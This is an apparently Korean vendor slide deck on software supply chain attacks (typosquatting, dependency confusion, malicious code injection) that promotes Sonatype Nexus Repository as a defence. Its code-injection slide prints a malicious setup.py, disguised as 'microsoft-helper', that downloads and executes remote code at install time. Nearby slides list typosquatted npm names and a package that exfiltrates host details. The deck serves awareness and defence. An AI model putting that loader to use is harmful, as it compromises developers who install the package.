

소프트웨어 공급망 현황과 오픈소스 거버넌스 전략

OSC



OSC Korea 주요 사업


01



Cloud Native 기술 컨설팅

- 아키텍처 진단 컨설팅
- 선행기술 검증 (POC & POV)
- Roadmap 기술 컨설팅

02



Infra/DevOps 환경 구축

- 클라우드/On-Prem/Hybrid 환경 지원
- DevOps, CI/CD 등 개발환경 지원 및 운영환경 구축

03



MSA 분석/설계 및 공통기술 지원

- MSA (Inner 아키텍처) 분석/설계
- Tech. Team (PM/AA/TA/SA/DA) 지원
- Waterfall & Agile

04



글로벌 솔루션 공급

- Cloud Native 환경에 필요한 각종 솔루션 발굴 및 기술 지원

05



Out-staffing & 오픈소스 기술지원

- On-Site 운영 및 개발 지원
- Off-Site 오픈소스 기술지원 및 유지보수

06



TRAINING

- 리눅스 재단 공인 교육센터 운영 (CKA/CKAD)
- SUSE Rancher 교육 파트너

오픈소스를 사용 한다는 것은?

소스코드 수준 활용



개발용 바이너리 오픈소스 패키지

Custom Application 개발



Top 10 npm 패키지



설치형 오픈소스 패키지



클라우드 활용



식재료 자체 조달



식재료 구매



반 조리 식품



식당

소프트웨어 공급망 (Supply Chain)

공급망 (제조업)



소프트웨어 공급망



퍼블릭 리포지토리



사설 리포지토리 (Proxy)



CI/CD 파이프라인



Release Candidate (Hosted)

주요 소프트웨어 공급망 현황


Maven

npm


PyPI

nuget

OPEN SOURCE PROJECTS AND VERSIONS GROWTH




CUMULATIVE ESTIMATED REQUESTS PER ECOSYSTEM OVER 6 YEARS



출처 : 9th Annual State of the Software Supply Chain
<https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-and-demand>


취약 컴포넌트 다운로드 현황



- 전체 소프트웨어 공급망 다운로드의 **16%**는 High/Critical 취약점을 가진 컴포넌트 (2022년 통계)
- Maven Central에서 알려진 취약점을 가진 컴포넌트 다운로드 비율은 감소 추세 : **14%** (2021년) -> **10%** (2023년)



알려진 취약점을 가진
오픈소스 다운로드 중
96%는 예방가능



악성 소프트웨어를 통한 공급망 공격 현황

FIGURE 17. NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS (2019-2023)



2023년에는 이전해까지 발견된 모든 악성패키지의 **2배**에 달하는 악성패키지가 탐지됨

출처 : 9th Annual State of the Software Supply Chain

<https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-and-demand>

소프트웨어 공급망 공격 기법 #1

Typosquatting (타이포스쿼팅)

- 주요 패키지명의 **타이핑오류**를 활용하는 기법
- 정상 패키지와 비슷하게 보이는 **악성 패키지**를 만든 후, NPM Repository등에 업로드
- 개발자들이 의존성을 정의할 때 이름을 잘못 입력하는 경우, 의도된 악성 패키지가 다운로드 되어 공격에 이용되는 방식
- 배치 스크립트는 **윈도우의 레지스트리**를 변경하거나, **트로이목마** 또는 **랜섬웨어**를 통해 대상 호스트를 감염시킴
- 2019년에만 일반적으로 사용되는 젬(Gem)의 타이포스쿼팅 루비젬(RubyGem)이 700개 이상 발견됨

babelcli: 42 cross-env.js: 43 crossenv: 679 d3.js: 72 fabric-
js: 46 ffmepg: 44 gruntcli: 67 http-proxy.js: 41 jquery.js:
136 jquery.js: 136 mariadb: 92 mongose: 196 mssql-node:
46 mssql.js: 48 mysqljs: 77 node-fabric: 87 node-opencv:
94 node-openssl: 40 node-openssl: 29 node-sqlite: 61 node-
tkinter: 39 nodecaffe: 40 nodefabric: 44 nodeffmpeg: 39
nodemailer-js: 40 nodemailer.js: 39 nodemssql: 44
noderequest: 40 nodesass: 66 nodesqlite: 45 opencv.js: 40
openssl.js: 43 proxy.js: 43 shadowsock: 40 smb: 40 sqlite.js:
48 sqliter: 45 sqlserver: 50 tkinter: 45

cross-env -> crossenv
express -> exprss
electron -> electorn

electorn: 사용자의 IP 주소, 국가, 도시, 단말 Fingerprint 및 로그인한 사용자, 홈디렉토리, CPU, 환경변수 등을 추출하여 원격 서버로 수집

예) johnsmith/Users/johnsmithIntel(R)Core(TM)i5-
XXXXXCPU@2.30GHz

소프트웨어 공급망 공격 기법 #2

Dependency Confusion (의존성 혼동)

- 공개 저장소의 보안강화 (다중 인증, 특정 패키지 이름 변종 금지, 디지털 서명 추가, 생태계 감시 강화 등) 이후 다른 형태의 Supply Chain 공격 방식 등장 (Alex Birsan 2021년 발표)
- 내부 어플리케이션에서 사용하는 패키지명을 찾아낸 후 내부 보다 외부 최신 Dependency를 우선하는 패키지 매니저의 특성을 활용한 기법
- Apple, Microsoft, Netflix, PayPal, Shopify, Tesla and Uber 회사 등



소프트웨어 공급망 공격 기법 #3

Malicious Code Injection (악성코드 주입)

```
from setuptools import setup
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _executable
from os import system as _system
tmp = _ffile(delete=False)
tmp.write(b""""from urllib.request import urlopen as _urlopen;exec(_urlopen('https://paste.bingner.com/paste/rq8v8/raw').read())""")
tmp.close()
try: _system(f"start {_executable.replace('.exe', '.w.exe')} {_tmp.name}")
except: pass
setup(
    name='microsoft-helper',
    packages=['microsoft-helper'],
    version='1.0',
    license='MIT',
    description='package manager.',
    author='idklmao',
    keywords=['style'],
    install_requires=[],
    classifiers=['Development Status :: 5 - Production/Stable']
)
```

microsoft-helper

Author

First-stage payload





A screenshot of a website named 'SylexSquad'. The website features a header with 'Brand awareness' and 'Products Sold: 22' and 'Product Quality: 5 stars (2 reviews)'. Below the header, there are several product listings for sale, including 'Hacking Tools' (Starting at: €2.99), 'CHEAP ACCOUNTS' (Starting at: €0.59), 'Activation Codes' (Starting at: €5.99), 'Crypters' (Starting at: €11.99), and 'Exploits' (Starting at: €15.99). A callout box points to the 'Crypters' listing with the text '100% Fully FUD'. Another callout box points to the prices with the text 'Prices in euros'. A large text box in the center of the page reads 'Similar to other MaaS offerings, they promise fully undetectable malware'. The website also has a search bar and navigation links like 'Products', 'Contact', 'Feedback', 'Terms', and 'Trusted Advisor'.

MaaS (Malware-as-a-Service)


소프트웨어 공급망을 통한 오픈소스의 배포

- Public Repository는 프로그래밍 언어별로 운영
- Public Repository는 무결성(Malware-Free)를 보장하지 않음
- 네트워크 방화벽으로는 선별적으로 악성 패키지를 차단할 수 없음
- End-Point를 보호하는 Anti-Virus 제품으로 탐지 어려움



사실 리포지토리 (Repository Manager) 필요성

- 퍼블릭 리포지토리에 대한 프록시 (Proxy)
 - 외부망 접속 제한시 내부망 개발자 지원
 - 외부망 리포지토리의 캐시 역할로 다운로드 속도 향상
- 빌드 아티팩트에 대한 저장소 (Hosted)
 - 내부 공통 빌드 아티팩트 저장소
 - 기업 내부에만 사용되는 빌드 아티팩트 (Stage 별 관리)




Nexus Repository Pro vs OSS

 <p>Staging & Build Promotion</p>	<ul style="list-style-type: none"> Staging Repository 구분을 통해 DEV/UAT/PRD 등 접근 제어
 <p>Health Check</p>	<ul style="list-style-type: none"> 오픈소스 보안 취약점 및 라이선스 정보 제공
 <p>SAML SSO / LDAP</p>	<ul style="list-style-type: none"> SAML 인증/인가 통합 Enterprise LDAP 지원
 <p>Import/Export Content Replication</p>	<ul style="list-style-type: none"> Repository 간 컴포넌트 이동 Content Replication (Hosted)
 <p>기술 지원</p>	<ul style="list-style-type: none"> Standard/Extended 기술 지원 장애 대응 및 자문/코칭 서비스
 <p>HA & Backup</p>	<ul style="list-style-type: none"> HA, 백업/복구 등 Resilient Failover 아키텍처 구성 지원

Features	Sonatype Nexus repository oss	Sonatype Nexus repository pro
유니버설 리포지토리 지원	✓	✓
사설 Hosted 리포지토리	✓	✓
On-Demand 프록시 및 그룹핑	✓	✓
글로벌 컴포넌트 검색	✓	✓
역할 기반 접근 제어	✓	✓
리포지토리 Health Check	✓	✓
REST APIs 지원	✓	✓
자동화된 클린업 정책	✓	✓
커뮤니티 기술 지원	✓	✓
고가용성	✗	✓
스테이징 & 빌드 프로모션	✗	✓
SSO / Enterprise LDAP / Auth Token	✗	✓
런타임 스토리지 확장 및 마이그레이션	✗	✓
고급 리포지토리 Health Check 보고서	✗	✓
컨텐츠 복제 (Replication)	✗	✓
Npm & Docker 그룹 Deploy	✗	✓
장애 극복/복원 (Resilient Failover)	✗	✓
커스텀 컴포넌트 메타데이터	✗	✓
엔터프라이즈 기술 지원	✗	✓
전담 Customer Success 팀 지원	✗	✓

Nexus Repository Pro - Staging

- 소프트웨어 개발 라이프사이클 단계에 따라 프로모션 지원
- 격리된 그룹을 생성하여 기준에 따라 컴포넌트에 대한 단계를 격상하거나 개발단으로 되돌릴 수 있음 (w/ Tagging)
- 차별화된 접근 권한을 부여하여 검증된 컴포넌트나 아티팩트에만 접근하도록 설정



Nexus Repository Pro - Health Check

FOR Central
ON Thu Aug 20 2020 at 6:51:05 PM
AGE 8 minutes

4670
COMPONENTS IDENTIFIED
100% of 4670 TOTAL

Issue Summary

Security Vulnerabilities

- Critical (7-10) **780**
- Severe (4-6) **434**
- Moderate (1-3) **12**

License Warnings

- Copyleft **154**
- Non Standard **228**
- Not Provided **23**
- Weak Copyleft **860**
- Liberal **3405**

Get Nexus Firewall

Benefits

- Stop bad components at the front door
- Automatically shield your software from open source risks

[Learn More](#)

[View Detailed Report](#)

What should I do with this report?

Sonatype Nexus Repository PRO 3.61.0-SNAPSHOT

Search components

Welcome

Usage

- Total components: **861887**
- Unique logins: **16** (Past 30 days)
- Peak requests per minute: **1647** (Past 24 hours)
- Peak requests per day: **458866** (Past 30 days)

System Health View system status checks

Browse Browse my repositories

Search Search for new components

Protective over your Repository?

We are too. Your repositories are crucial to your business. Let us help you protect them from malicious and vulnerable components

View By: Vulnerabilities

Threat Level	Problem Code	Group	Artifact	Version
7	CVE-2010-2076	org.apache.cxf	cxf-common-utilities	2.2.4
	CVE-2011-3190	org.apache.tomcat	coyote	6.0.33
	osvdb-24364	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.2
	osvdb-24363	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.2.4
	CVE-2011-3190	org.openl.rules	org.openl.rules.tomcat.lib	5.7.2
	osvdb-74818	org.ow2.jonas.assemblies.profiles	jonas-full	5.3.0-M2
	CVE-2006-1547	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.1.2
	CVE-2010-2076	org.apache.cxf	cxf-common-utilities	2.2

